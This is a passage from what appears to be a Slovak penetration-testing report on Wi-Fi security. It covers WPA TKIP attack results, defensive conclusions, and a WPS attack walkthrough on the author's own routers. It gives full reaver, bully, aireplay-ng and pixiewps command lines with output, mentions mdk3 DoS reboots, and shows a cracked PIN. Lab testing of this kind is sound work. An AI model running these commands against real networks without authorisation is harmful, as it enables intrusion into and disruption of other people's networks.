  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\admin>
```

Ako z obrázka vidíme, MAC adresa predvolenej brány 192.168.1.1 bola sfalšovaná na adresu AB:41:13:99:CC:FF, ktorú sme určili pri generovaní ARP packetu. Týmto spôsobom budú všetky kontakty predvolenej brány neplatné a komunikácia s Internetom nebude možná.

Vzhľadom na fakt, že je tvorba nástroja len v Alfa verzii, zdrojový kód programu ani jeho konkrétnejšiu funkciu si zatiaľ neukážeme. Pre viac informácii sa môžete registrovať na fórum hackforums.net a požiadať o účasť v tkiptun-extended projekte.

2.4.5.6. Výsledky testov

Útoky na WPA TKIP boli vykonané na 2 rozdielne siete s nasledovnými výsledkami:

Sieť GOLDS CLAN

Po čakaní 2 hodín a 47 minút sme sa rozhodli proces útoku ukončiť. Proces dešifrovania packetu sa zasekol na 8 % a program ďalej nebol schopný packet dešifrovať a tým pádom pokračovať v útoku. Útok sa preto môže vyhodnotiť za **neúspešný**. Sieť GOLDS CLAN útoku z neznámych príčin odolala.

Sieť GOLD_WPA

Prvá fáza útoku na sieť GOLD WPA trvala 1 hodinu a 19 minút. Po získaní xor súboru sme následne museli vytvoriť falošný ARP reply a zašifrovať ho. Samotná tvorba packetu nám trvala približne 20 minút. Tento packet je samozrejme možné pripraviť vopred, ale nikdy si nemôžeme byť úplne istý, aký IP adresný priestor bude daná Wi-Fi sieť používať. Po zašifrovaní packetu sme sa ho snažili podsunúť na sieť pomocou QoS komunikačných kanálov. Spočiatku sa vyskytli nejaké

problémy, avšak po zhruba 17 minútach sme dokázali do siete podsunúť prvý packet. Útok preto dokopy trval 1 hodinu a 56 minút s úspešným, avšak neuspokojivým výsledkom.

2.4.5.7. Vyhodnotenie útoku

Aj napriek čiastočnému úspechu týchto útokov je potrebné celové výsledky útoku vyhodnotiť ako neuspokojivé. Už samotná prvá fáza útoku je pomerne komplikovaná, zdĺhavá a vo veľkom množstve prípadov aj nefunkčná. Nástroje na prevedenie tohto útoku ešte nie sú dostatočne optimalizované, z tohto dôvodu je celkový priebeh tohto procesu neefektívny. Programu sa veľakrát nepodarí zachytiť MIC error packet od prístupového bodu, čím je nutné proces opakovať. Takže namiesto 15 minút v teoretickom uvažovaní trvala celkovo prvá fáza útoku vyše jeden aj štvrť hodiny. V druhom type útoku sa ani prvú fázu nepodarilo dokončiť, tým zatiaľ usúdiť, že útok má 50 % šancu na úspech.

V druhej fáze útoku sme vytvárali samotný ARP packet a šifrovali ho pomocou packetforge-ng. Tento proces nebol náročný na vedomosti ani na čas, preto sme sa mohli posunúť do posledného štádia útoku - podsúvaniu samotných QoS packetov na sieť. Pôvodný nástroj tkiptun-ng tento proces vôbec neumožňuje, preto táto fáza útoku ostáva pre veľkú väčšinu ľudí nedostupná a útok sa tým pádom môže klasifikovať ako neprevediteľný. Využitím špeciálnej distribúcie softvéru tkiptun-extended bolo napokon možné packet do siete podsunúť. Tento proces nám trval ďalších 17 minút a preto bol na útok potrebný celkový čas takmer 2 hodiny.

Zohľadnením všetkých ťažkostí, pomerne veľkej časovej náročnosti a nedostupnosti oficiálneho nástroja na prevedenie útoku sa útok môže považovať za prakticky bezvýznamný. Samozrejme, že v teoretickej rovine je útok veľkým objavom, avšak v praktickom prevedení sa neoplatí investovať potrebný čas a úsilie na jeho prevedenie. DoS útoky na Wi-Fi siete sú dostupné aj pomocou iných nástrojov za oveľa kratší čas, zatiaľ DNS poisoning je v zabezpečených firemných sieťach neúčinný. Útok je pomerne dobrou demonštráciou teórie v praxi, ale pre účel získania prístupu k Wi-Fi sieti alebo jej manipulovania sa útok neoplatí prevádzať.

2.4.6. Záver

2.4.6.1. Zhrnutie

Penetračné testy voči WPA a WPA2 systémom zahŕňali oboznámenie sa so základnou teóriou pri tvorbe dynamického kľúča, a ako je tento proces možné zneužiť pre uskutočnenie brute-force útoku. Ďalej sme sa oboznámili s teoretickými útokmi voči bezpečnostnému protokolu WPA a jeho zastaranému šifrovaniu RC4. Všetky zo spomínaných útokov sme si vykonali v praxi použitím rôzneho hardvéru aj softvéru. Na prelamovanie WPA/WPA2 hesiel sme použili programy aircrack-ng, coWPAtty a pokročilé programy ako sú Pyrit a Hashcat. Útoky sme si taktiež previedli prostredníctvom vopred vygenerovaných PMK kľúčov, pomocou ktorých bolo WPA heslo prelomené v priebehu niekoľkých sekúnd.

V druhej časti testov sme si vyskúšali teoretický útok na WPA TKIP siete pomocou programu tkiptun-ng. Tento program však v súčasnosti nie je dokončený, preto nebolo možné útok plnohodnotne dokončiť a počas jeho prevádzania sa vyskytlo množstvo chýb. Pomocou komunitnej verzie
tkiptun-extended sa nám nakoniec útok poradilo dokončiť, čím sme spôsobili dočasný DoS útok pomocou praktiky ARP poisoning.

2.4.6.2. Dosiahnuté výsledky testov

Na základe vykonaných testov sme dospeli k nasledovným záverom:

1. **Jedinou zraniteľnosťou WPA2 sietí je v súčasnej dobe heslo**

V súčasnosti neexistuje žiadny overený spôsob, ktorý by dokázal šifrovanie WPA2 prelomiť. Vzhľadom na návrh protokol WPA je však možné zachytiť 4-stupňovú výmenu správ a z nej sa pokúsiť získať heslo. Keďže zatiaľ neexistuje lepší spôsob na prelomenie hesla, jediná možnosť útoku na tieto odchytené správy je pomocou brute-force útokov. Tieto útoky sú často neefektívne, ale v prípade slabého hesla ho vedia v priebehu pár hodín zistiť.

2. **Na proces prelamovania je oveľa vhodnejšie použiť výkonné grafické karty**

Ako sme sa mohli uistiť v našich testov, grafická karta nVidia 460SE bola takmer 10-krát výkonnejšia procesor Intel i5-2500k. Tieto zariadenia boli kupované v rovnaký rok a stáli približne rovnakú sumu. Procesory sú vhodné na veľké množstvo operácii, ale grafické karty obsahujú oveľa väčšie množstvo fyzických jadier, preto operácie prelamovania hesiel zvládajú oveľa lepšie. Výkonné servery, ako aj servery na cloude používajú za účelom vysokého výkonu veľké množstvo grafických jadier, ktoré navzájom spolupracujú.

3. **Nie je jedno, aký softvér pri procese prelamovania používame**

Aj keď môžeme mať špičkový hardvér, softvér ktorý ho vie efektívne ovládať je ešte dôležitejší. V našich testoch sme zistili, že niektoré programy dokážu využívať iba 1 fyzické jadro, preto je celkový proces prelamovania hesiel značne predĺžený. Najvýkonnejším softvérom pre prelamovanie pomocou CPU sa stal Pyrit, nasledoval aircrack-ng, Hashcat a na poslednom mieste sa umiestnil coWPAtty. Softvér pre prelamovanie pomocou GPU nevieme objektívne vyhodnotiť, pretože na výkonnej grafickej karte sme používali iba systém Windows, ktorý mal podporu iba pri programe Hashcat. Dôležité je však používať najnovšie grafické ovládače, a samozrejme, nové verzie softvérov na prelamovanie, ktoré tento výkon dokážu naplno využiť.

4. **Každé heslo je teoreticky prelomiteľne**

Z testov vyplynulo, že akékoľvek heslo môže byť za určitý čas prelomené, avšak s pribúdajúcou rozmanitosťou a dĺžkou hesla to v niektorých prípadoch môže byť časovo neuskutočniteľné. Z tohto dôvodu sa oplatí využívať výkonný hardvér, prípadne cloudové služby, ktoré dokážu dĺžku prelamovania hesla zminimalizovať. Heslo je v súčasnosti jedným z najslabších článkov bezpečnostnej reťaze, avšak na základe aktuálneho trendu je heslo jediným globálnym spôsobom autentifikácie.

5. **Protokol WPA TKIP je zatiaľ bezpečný**

Aj napriek množstvu teoretických útokov voči tomuto protokolu zatiaľ neexistuje žiaden plne funkčný nástroj, ktorý by dokázal ohroziť bezpečnosť používateľov na týchto sieťach. Program tkiptun-extended je v súčasnosti len v alfa vydaní, čiže môže potrvať ešte mesiace, kým bude plne dokončený a funkčný. Úlohou tohto softvéru však nie je zistiť samotné heslo od siete, ale iba "spôsobiť menšie škody". Vzhľadom na veľkú časovú náročnosť a objem potrebných vedomostí na vykonanie útoku a malých odmien za jeho vykonanie predpokladáme, že sa tento útok v budúcnosti nestane veľmi populárnym a užívatelia na WPA TKIP ostanú aj naďalej v bezpečí.

2.4.6.3. Riešenie problematiky WPA zabezpečenia

Podľa stránky wifileaks.cz používa v Českej republike 51 % bezdrôtových sietí protokol WPA2 a 17 % využíva protokol WPA. Tento bezpečnostný štandard sa už relatívne dobre rozšíril a je

používaný vo veľkej časti bezdrôtových sietí po celom svete. Ako sme počas týchto testov usúdili, jediná závažná hrozba pre protokoly WPA a WPA2 je samotné heslo od siete.

Za účelom najvyššieho zabezpečenia bezdrôtovej siete je určite nevyhnutné použiť protokol WPA2 so šifrovaním AES. V prípade spätnej kompatibility so staršími zariadeniami je možné použiť aj sieť WPA TKIP, tento krok však odporúčame len v stave nevyhnutnej nutnosti. Druhým základným kameňom bezpečnosti Wi-Fi siete je už spomínané heslo. Ako bezpečné heslo je vhodné zvoliť aspoň 10-miestne heslo, ktoré nie je žiadnou slovníkovou frázou, obsahuje aspoň jedno veľké písmeno, číslo a podľa možnosti aj znak. Ďalší proces, ako zlepšiť zabezpečenie siete sa dozvieme v nasledujúcom dokumente, ktorý sa bude venovať štandardu WPS. Všetky podstatné kroky na zabezpečenie siete budú zhrnuté v samostatnom dokumente.

2.5. Protokol č.5 - Využívanie WPS zraniteľností pri prieniku do bezdrôtovej siete

Názov: Využívanie WPS zraniteľností pri prieniku do bezdrôtovej siete

Autor: Patrik Goldschmidt

Dátum: 17. 12. 2015 - 26. 12. 2015

Ciele merania:

- Vysvetliť princíp WPS útoku
- Využiť známe zraniteľnosti WPS a úspešne preniknúť do Wi-Fi siete
- Porovnať WPS útok oproti útokom na autentifikačné protokoly WEP a WPA
- Vypracovať zoznam bodov na vyriešenie tejto zraniteľnosti


Použitý hardvér:

- Cisco Linksys E2000 - Wi-Fi router
- Cisco EPC3925 - Wi-Fi router
- Asus Eee 1101HA - zariadenie, pomocou ktorého je penetračný test prevádzaný
- Apple iPhone 4S - bezdrôtový klient
- Dell Latitude XT2 - bezdrôtový klient
- Lenovo IdeaPad G550 - bezdrôtový klient

Použitý softvér:

- Kali Linux 2.0
- Airmon-ng
- Airodump-ng
- PixieWPS
- Reaver
- Wash
- Bully

Schéma:



Vypracovanie:

2.5.1. Útok na Wi-Fi sieť používajúcu protokol WPS

2.5.1.1. Princíp zneužitia protokolu WPS

WPS útoky by sa dali rozdeliť na online útoky a offline útoky. Online útok funguje v reálnom čase a testuje kľúče proti aktívnemu prístupovému bodu. Offline útok sa zakladá na odchytení WPS komunikácie a následnému testovaniu, taktiež prostredníctvom brute-force útoku, tento raz však pripojenie na sieť nie je vyžadované. Tento typ útoku sa nazýva aj "Pixie Dust" útok.

Celý princíp online útoku súvisí s WPS acknowledgement, čiže akýmisi potvrdzovacími správami o stave komunikácie medzi registrarom – klientom a enrollee – prístupovým bodom. Celý PIN kód je
8-miestny, avšak posledná číslica je používaná len ako kontrolný súčet. Z tohto vyplýva, že celkový počet možností PIN kódov je 10^7, čiže 10,000,000. Tento počet možností je pomerne veľký, avšak na základe zle navrhnutého WPS protokolu sa celkový počet možností zúži iba na 11,000 možností, keďže prvá časť je 10^4 možností, a druhá časť 10^3 možností. Ako výsledok tohto nedokonalého zabezpečenia je potenciálne uskutočniteľný brute-force útok, ktorý postupne tipuje jednotlivé možnosti. Tieto možnosti sú odhadované, až kým klient neobdrží potvrdenie o správnom zadaní kódu. Teoreticky sa tento útok dá uskutočniť za menej ako 4 hodiny.

Offline WPS útok je oveľa efektívnejší, avšak je aplikovateľný len na zariadeniach malej skupiny výrobcov čipov. Útok sa zakladá na malej náhodnosti generovaných čísel nazývaných nounce (number used once). V prípade, že útočník zistí tieto generované čísla, dokáže obnoviť WPS PIN za menej ako 2 minúty. Proces útoku sa prebieha tak, že WPS zariadenie posiela klientovi hash reťazec, ktorý obsahuje WPS PIN. Keďže náhodné generovanie čísel je v niektorých prípadoch odhadnuteľné alebo nedostatočné, útočník vie tieto čísla zistiť a tým pádom pozná značnú časť obsahu WPS hashu. Samotný hash je tvorený z tejto generovanej hodnoty a WPS PIN kódu. Keďže hodnotu poznáme, jediné čo musí útočník spraviť je vyskúšať všetky možnosti PIN kódov. Z PIN kódu a náhodného čísla je vždy generovaný hash, ktorý je následne porovnávaný z odchyteným hashom, ktorý sme obdržali od AP. V prípade že sa hashe zhodujú, PIN kód bol úspešne obnovený. Samotný proces trvá oveľa kratšie ako pri online útoku, keďže klient nemusí po sieti prenášať žiadne správy a taktiež nemusí čakať na odpoveď WPS zariadenia.

Posledná zraniteľnosť protokolu WPS je získanie fyzického prístupu k zariadeniu. V prípade, že neoprávnená osoba získa prístup k Wi-Fi routeru, jednoduchým stlačením tlačidla sa vie pripojiť na sieť bez akejkoľvek znalosti hesla.

2.5.1.2. Situácia

Podľa schémy sa v našom okolí sa nachádzajú 2 Wi-Fi siete s podporou funkcie WPS. Obe siete používajú najsilnejší bezpečnostný protokol WPA2 a komplexné heslo, ktorého prelomenie hrubou silou by trvalo roky. Sieť GOLDS CLAN používa najnovší WPS štandard, obsahuje funkciu WPS Lock, ktorá spôsobí automatické zablokovanie funkcie WPS po niekoľkých neúspešných pokusoch. GOLDS CLAN taktiež obsahuje aj funkciu filtrovania MAC adries, a je dôležité podotknúť že MAC adresa testovaného notebooku sa v MAC databáze prístupového bodu nenachádza, čiže testovacie zariadenia nemá oficiálny prístup do siete. Sieť GOLD_WPS obsahuje klasickú implementáciu WPS bez ďalších opatrení na zvýšenie bezpečnosti.

Použitím nižšie popísaných programov a techník sa pokúsime do sietí postupne dostať. Na tento test bol použitý notebook ASUS Eee 1101HA, pretože pôvodný notebook Lenovo nebol s aplikáciami Reaver a Bully kompatibilný.

Pri testovaní začneme útokom na siete GOLD_WPS pomocou programu Reaver a Bully. Po útoku na túto sieť sa skúsime dostať aj na sieť GOLDS CLAN.

2.5.1.3. Príprava na útok

Pred začatím týchto testov je potrebné umiestniť interface do monitor módu, na toto vieme použiť príkazy rozoberané v predošlých častiach. Preferovanou voľbou je nastavenie monitor módu prostredníctvom *airmon-ng* a *airodump-ng*

```
airmon-ng start wlan0
airmon-ng check kill
airodump-ng --wps --manufacturer --uptime wlan0mon
```

Pomocou posledného príkazu preskenujeme bezdrôtové spektrum. Týmto príkazom zistíme všetky bezdrôtové siete v dosahu, ich MAC adresy a či WPS používajú.

Alternatívou pre posledný príkaz *airodump-ng* je príkaz *wash*, ktorý je špeciálne zameraný na nájdenie sietí podporujúcich WPS. Podobne ako airodump, aj wash zobrazuje silu signálu, MAC adresu prístupového bodu, vysielajúci kanál, ESSID a bližšie informácie o WPS.

```
wash -i wlan0mon
```

```
root@kali-goldy:~# wash -i wlan0mon

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID                  Channel       RSSI       WPS Version       WPS Locked        ESSID
-----------------------------------------------------------------------------------------------
------
E8:40:F2:39:A0:C8       1            -42        1.0               No                GOLDS CLAN
C0:C1:C0:21:2E:07      11            -30        1.0               No                GOLD_WPS
```

Z nasledujúceho obrázku vieme vyčítať, že sa v našom okolí nachádzajú 2 Wi-Fi siete s podporou funkcie WPS. Zaznamenáme si ich BSSID, keďže ho budeme pri útokoch potrebovať.

V prípade, že chceme aby naše zariadenie zostalo v anonymite, potrebujeme ešte pred začiatkom útoku zmeniť MAC adresu, toto môže byť docielené prostredníctvom aplikácie *macchanger*. Programy Reaver a Bully však podporujú MAC address spoofing aj priamo ako súčasť ich príkazu, čiže adresu pre útok je možné zmeniť jediným argumentom namiesto písania sekvencie príkazov v programe macchanger.

2.5.1.4. Reaver

Domovská stránka projektu: https://github.com/t6x/reaver-wps-fork-t6x & https://code.google.com/p/reaver-wps/

Zo sady nástrojov Reaver sme už jeden program použili. Bol to nástroj wash, ktorý nám v predošlej časti pomohol preskenovať bezdrôtové spektrum a nájsť siete s podporou WPS.

Samotný Reaver je program určený na získanie prístupu do siete zneužitím zraniteľnosti WPS. Princíp spočíva v brute-force útoku na 8-miestny PIN. Akonáhle je PIN nájdený, program dokáže automaticky obnoviť WPA heslo a získať tak prístup do siete. Spomedzi mnohých programov na zneužitie WPS sa Reaver radí medzi tie najlepšie. Posledné oficiálne vydanie programu Reaver siaha do roku 2012, a od tejto doby ďalšie oficiálne verzie vydané neboli, avšak nedávno bola vytvorená nová komunitná verzia Reaveru s označením reaver-wps-fork-t6x , alebo Reaver 1.5. V najnovšej verzii programu bol okrem nespočetného množstva opráv implementovaný aj nový typ offline WPS útoku Pixie Dust, ktorý sa v pôvodnom vydaní nenachádzal.

Pre bežný útok stačí mať dobrý signál k sieti, taktiež treba definovať interface a MAC adresu prístupového bodu:

```
reaver -i wlan0mon -b C0:C1:C0:21:2E:07 -vv
```

Nasledujúcim príkazom spustíme klasický brute force útok prostredníctvom zariadenia wlan0mon na stanovenú sieť. Možnosť *-vv* znamená, že program bude do konzoly vypisovať aktuálny priebeh. Pri útoku je však vhodné uzamknúť monitor mód na konkrétny kanál. Reaver robí automatický channel hopping, až kým nenatrafí na správny kanál. Pomocou možnosti *-c* a *--fixed* zvolíme kanál manuálne a channel hopping zakážeme. Výsledkom týchto krokov môže byť urýchlenie celkového procesu útoku.

```
reaver -i wlan0mon -b C0:C1:C0:21:2E:07 -vv -c 11 --fixed
```

Toto je vážne len tá najzákladnejšia syntax pre uskutočnenie WPS útoku. Pre optimalizáciu rýchlosti útoku alebo riešenie problémov je potrebné preštudovať *--help* príkazu, prípadne si prečítať dokumentáciu. Medzi bežné problémy patria problémy s asociáciou k prístupovému bodu. V tomto prípade môže byť nutné skontrolovať, či sieť nepoužíva filtrovanie MAC adries, pretože klient, ktorého MAC adresa nie je na zozname nevie funkciu WPS využiť. Pri pokračujúcich problémoch s asociáciou môže byť potrebné vykonať asociáciu pomocou iného programu, napr. aireplay-ng a pri programe Reaver použiť možnosť *-A*.

```
reaver -i wlan0mon - b C0:C1:C0:21:2E:07 -vv -c 11 --fixed -A
```

Po zadaní tohto príkazu je nutné vykonať asociáciu pomocou externého programu, lebo samotný Reaver sa nebude o asociáciu pokúšať, otvoríme preto nové konzolové okno a vykonáme falošnú asociáciu:

```
aireplay-ng --fakeauth 10 -e GOLD_WPS wlan0mon
```

Pomocou tohto príkazu vykonáme falošnú asociáciu každých 10 sekúnd na sieť s názvom GOLD_WPS prostredníctvom rozhrania wlan0mon.

Ďalšie riešenie problémov je potrebné vyhľadávať na internete, škála rôznych chýb je vážne veľká a na každý prístupový bod môže fungovať iná sekvencia príkazov. Ďalšie alternatívy k príkazu

reaver môžu byť `-d`, ktorou zvýšime oneskorenie medzi jednotlivými pokusmi o kontaktovanie prístupového bodu, `-S` môže zrýchliť proces prelamovania a ďalšie. V závislosti od prístupového bodu a našich preferencií môže Reaver príkaz vyzerať aj takto:

```
reaver -i wlan0mon -b C0:C1:C0:21:2E:07 -vv -c 11 --fixed -A -S -w -
L -d 10 -T .5 -t 2 -r 120:10
```

Osobne odporúčam modifikovať príkaz Reaver, len ak riešime chyby spojené s procesom prelamovania hesla alebo sa snažíme proces urýchliť. Pre bežné použitie stačí prvý alebo druhý spomínaný príkaz.

Ak program Reaver aj po rôznych modifikáciách vypisuje chyby, ďalšia možnosť je skúsiť nainštalovať backports ovládače alebo použiť externý Wi-Fi adaptér.

Dôležité je ešte spomenúť, že priebeh útoku je možné uložiť. Inak povedané, program si vie zapamätať, ktorý PIN testoval ako posledný, a tým pádom nemusíte mať útok spustený 8 hodín vkuse, ale môžete spustiť ho na 4 hodiny v jeden deň, a dokončiť ho napr. o týždeň. Program si automaticky ukladá svoj aktuálny priebeh na základe MAC adresy prístupového bodu. Pri opätovnom pokuse o útok na rovnakú MAC sa nás program spýta, či chceme pokračovať v útoku, alebo či chceme vykonať celý útok od znova.

```
[+] Switching wlan0mon to channel 11
[?] Restore previous session for C0:C1:C0:21:2E:07? [n/Y] y
[+] p1_index set to 3618
[+] p2_index set to 0
[+] Restored previous session
[+] Waiting for beacon from C0:C1:C0:21:2E:07
```

Výber možnosti `y` znamená pokračovanie v už začatej relácii. Možnosť `n` vymaže predošlú reláciu a začína testovanie odznova.

2.5.1.5. Bully

Domovská stránka projektu: bola zrušená, avšak informácie a zdrojový kód je možné nájsť na: https://github.com/judocol/bully

Bully je nový druh implementácie klasického WPS útoku, ako aj Pixie Dust útoku. Konceptuálne je identický s jeho náprotivkami, avšak Bully dokáže efektívnejšie využívať CPU a pamäť, čím dokáže WPS útok ešte urýchliť. Robustnosťou možností sa približuje k programu Reaver, čiže sa dá použiť ako jeho plnohodnotná náhrada. Ovládanie programu a jeho výstup sú v pomerne prijateľnej forme, takže program môže byť použitý aj začiatočníkmi v OS Linux.

Keďže Bully nemá vlastnú man alebo info stránku, jedinú pomoc, čo z operačného systému získame je napísaním príkazu `bully` bez ďalších možností alebo argumentov. Ďalšie informácie o ovládaní programu je možné nájsť na web stránke.

Základné použitie programu je podobné ako v prípade Reaveru:

```
bully -b C0:C1:C0:21:2E:07 -c 11 wlan0
```

Podobne ako Reaver, aj Bully dokáže uložiť aktuálny priebeh útoku a kedykoľvek z tohto bodu pokračovať. Väčšina nastavení je v programe Bully predvolená. Pridaním ďalších preferencií vieme čiastočne upraviť funkciu programu a tým pádom zrýchliť jeho chod. Najzaujímavejšie možnosti sú –

`s`, ktorou vieme upraviť zdrojovú MAC adresu zariadenia, ďalšou zaujímavou funkciou ktorú bully poskytuje je sekvenčné alebo náhodné testovanie PINov. Predvolená možnosť je náhodné testovanie, príkazom `--sequential` to však vieme zmeniť.

V prípade manuálnej zmeny WPS PIN kódu už nie je posledná cifra PINu vytvorená ako kontrolný súčet, preto treba smerovať brute-force útok aj na ňu. V tomto prípade nám poslúži argument
`--bruteforce`. Príkladné použitie programu Bully môže byť teda nasledovné:

```
bully -b C0:C1:C0:21:2E:07 -c 11 --sequential --bruteforce -F -W -A
wlan0
```

2.5.1.6. PixieWPS

Domovská stránka projektu: https://github.com/wiire/pixiewps/

PixieWPS je jednoduchý program určený na offline WPS útok pomocou Pixie Dust zraniteľnosti. Reaver a Bully už majú Pixie Dust zraniteľnosť zabudovanú, avšak PixieWPS je program robený špeciálne tento typ útoku, takže ponúka najviac možností a rôznych argumentov.

Samotný útok a výsledok útoku môže byť takmer vždy nahradený inými programami. Z pohľadu používateľského komfortu je na tom PixieWPS dosť zle, keďže pomocou Reaveru alebo Bully môže byť útok prevedený pomocou jedného príkazu. Ak chceme PixieWPS použiť, musíme mu dodať niektoré údaje, ktoré získame len pomocou týchto programov. Čiže písanie viacero príkazov a následný presun dát medzi týmito programami je dosť nepraktické a nekomfortné. PixieWPS však poskytuje oveľa väčší rozsah možností ako ostatné programy, čo môže byť použité na lepšie odladenie útoku alebo riešenie prípadných chýb, ktoré ostatné programy adresovať nevedeli.

Menu programu PixieWPS vyvoláme príkazom `pixiewps -h`. Do vstupu programu musíme zadať 5 povinných argumentov, a to verejné kľúče pre Enrolee a Registrar, 2 hash reťazce od Enrolee a autentifikačný kľúč relácie, ktorý je nutné získať pomocou programu Reaver alebo Bully. Niektoré údaje je možnosť vyčítať z odchytenej komunikácie medzi klientom a prístupovým bodom, resp. zadať 2 hash reťazce podľa známych okolností - nedostatočná náhodnosť generovaných čísel.

Príklad použitia programu PixieWPS demonštruje nasledovný obrázok:

```
root@kali:~# pixiewps \
>     -a 7f:de:11:b9:69:1c:de:26:4a:21:a4:6f:eb:3d:b8:aa:aa:d7:30:09:09:32:b8:24:43:9b:e0:91:78:e7:6f:2c \
>     -e d4:38:91:0d:4e:6e:15:fe:70:f0:97:a8:70:2a:b8:94:f5:75:74:bf:64:19:9f:92:82:9b:e0:2c:c0:a3:75:48:08:8f:63
>     -r bc:ad:54:2f:88:44:7c:12:69:ef:34:31:4a:17:1c:92:b1:d7:06:4c:73:be:9f:d3:ed:87:63:74:10:46:0f:46:8c:36:b5
>     -s 90:5f:f5:7d:93:e5:c4:3c:62:0d:26:65:dd:59:57:d5:ba:ba:f1:b7:30:91:72:7c:54:94:38:08:1e:13:35:38 \
>     -z b0:2b:07:50:28:e7:6e:5f:fa:27:1b:31:92:85:43:cb:c5:6a:ec:73:e2:27:c3:b9:80:ec:5b:ed:88:f0:1e:ec

 [*] ES-1: 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
 [*] ES-2: 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
 [*] PSK1: d4:eb:0c:2a:38:15:e1:a0:3d:70:db:74:31:eb:53:a3
 [*] PSK2: d3:b7:e6:23:f3:1d:22:0a:23:ea:07:bb:7f:76:65:8b
 [+] WPS pin: 04847533

 [*] Time taken: 0 s

root@kali:~#
```

Ako vidíme, WPS kľúč bol týmto typom útoku zistený okamžite, obvykle to však trvá do niekoľkých minút v závislosti od výkonu počítača.

Osobne som sa k testovaniu zraniteľnosti PixieWPS nedostal, keďže som nemal k dispozícii žiadny router, ktorý by zraniteľnosť obsahoval.

2.5.1.7. Porovnanie programov

Programy Reaver a Bully sú prakticky totožné a takmer vždy sa dajú navzájom obmieňať. Reaver poskytuje viacero možností a má bohatšiu užívateľskú základňu. Bully tieto nedostatky nahrádza príjemnejším ovládaním a zrozumiteľnejším výstupom údajov, čo môže vyhovovať hlavne menej skúseným používateľom. Bully taktiež dokáže o trošku lepšie využívať systémové prostriedky, pri výkonnejších strojoch to je však nebadateľný rozdiel. Je teda na vás, ktorý z programov si vyberiete, osobne som si obľúbil Reaver a vo väčšine prípadov ho pri prelamovaní WPS uprednostňujem.

Program PixieWPS je kapitola sama o sebe. Reaver aj Bully už útok typu Pixie Dust implementovali, a práve z tohto dôvodu môže byť pre užívateľa príjemnejšie, keď nemusí kopírovať údaje medzi viacerými programami a má možnosť zaútočiť použitím jedného príkazu. PixieWPS ponúka kvalitné ovládanie a pomerne veľa možností, avšak podľa môjho názoru vyhráva komfort pre používateľa, a k PixieWPS sa obráti len pri zvláštnych situáciách.

2.5.2. Výsledky penetračných testov

2.5.2.1. Priebeh útoku

Prvá testovaná sieť bola GOLD_WPS. Po základných nastaveniach pred útokom sme spustili program Reaver, ktorý testoval všetky PIN kódy sekvenčne. Začínajúc 0000 000 a končiac 9999 999. Program Reaver testuje najskôr prvé 4-číslie, pričom druhé 3-číslie necháva prázdne (000). Keďže WPS štandard samostatne overuje jednotlivé 4-číslia, po úspešnom uhádnutí prvého 4-číslia sa číslo uloží a program sa presúva na prelamovanie druhého 4-číslia. Keďže pri prednastavenej implementácii je posledná číslica iba kontrolný súčet, program Reaver sa snaží prelomiť len prvé 3 cifry. Po dokončení tohto útoku sme mohli sme pokračovať pri testovaní WPS programom s ďalším programom.

Aj keď Bully umožňuje aj sekvenčný spôsob útoku, osobne ma zaujímalo, či nastane nejaký časový rozdiel ak použijeme útok náhodne generovanými číslami. Na rozdiel od Reveru, Bully umožňuje aj takýto náhodný útok, keď si pri prvom spustení vygeneruje textový súbor s náhodným poradím čísel tak, aby sa jednotlivé čísla neopakovali. Program bully sa taktiež snaží uhádnuť prvú polovicu PIN kódu a následne postupuje k útoku na druhú polovicu.

Spoločný znak pri oboch programoch bol výskyt niekoľkých chýb, ktoré čiastočne spomalili priebeh testovania a taktiež si niekedy vynútili reštartovať reláciu crackovania hesla, niekedy dokonca aj celý router. Samozrejme, pri reštartovaní routera boli simulované reálne podmienky, čiže sme k tomuto zariadeniu nemali fyzický prístup a preto ho nutné reštartovať iným spôsobom. Na tento účel sme použili program mdk3, ktorý spôsobí DDoS útok na dané zariadenie a vynúti jeho reštartovanie. Problematike útokom DDoS na bezdrôtové prístupové body sa budeme venovať v ďalších sekciách.

2.5.2.2. Výsledky útokov

Cisco Linksys E2000 (GOLD_WPS) - **Útok úspešný!**

Cisco EPC3925 (GOLDS CLAN) - **Útok neúspešný!**

2.5.2.3. Získané údaje

```
[+] Pin cracked in 303 seconds
[+] WPS PIN: '91191274'
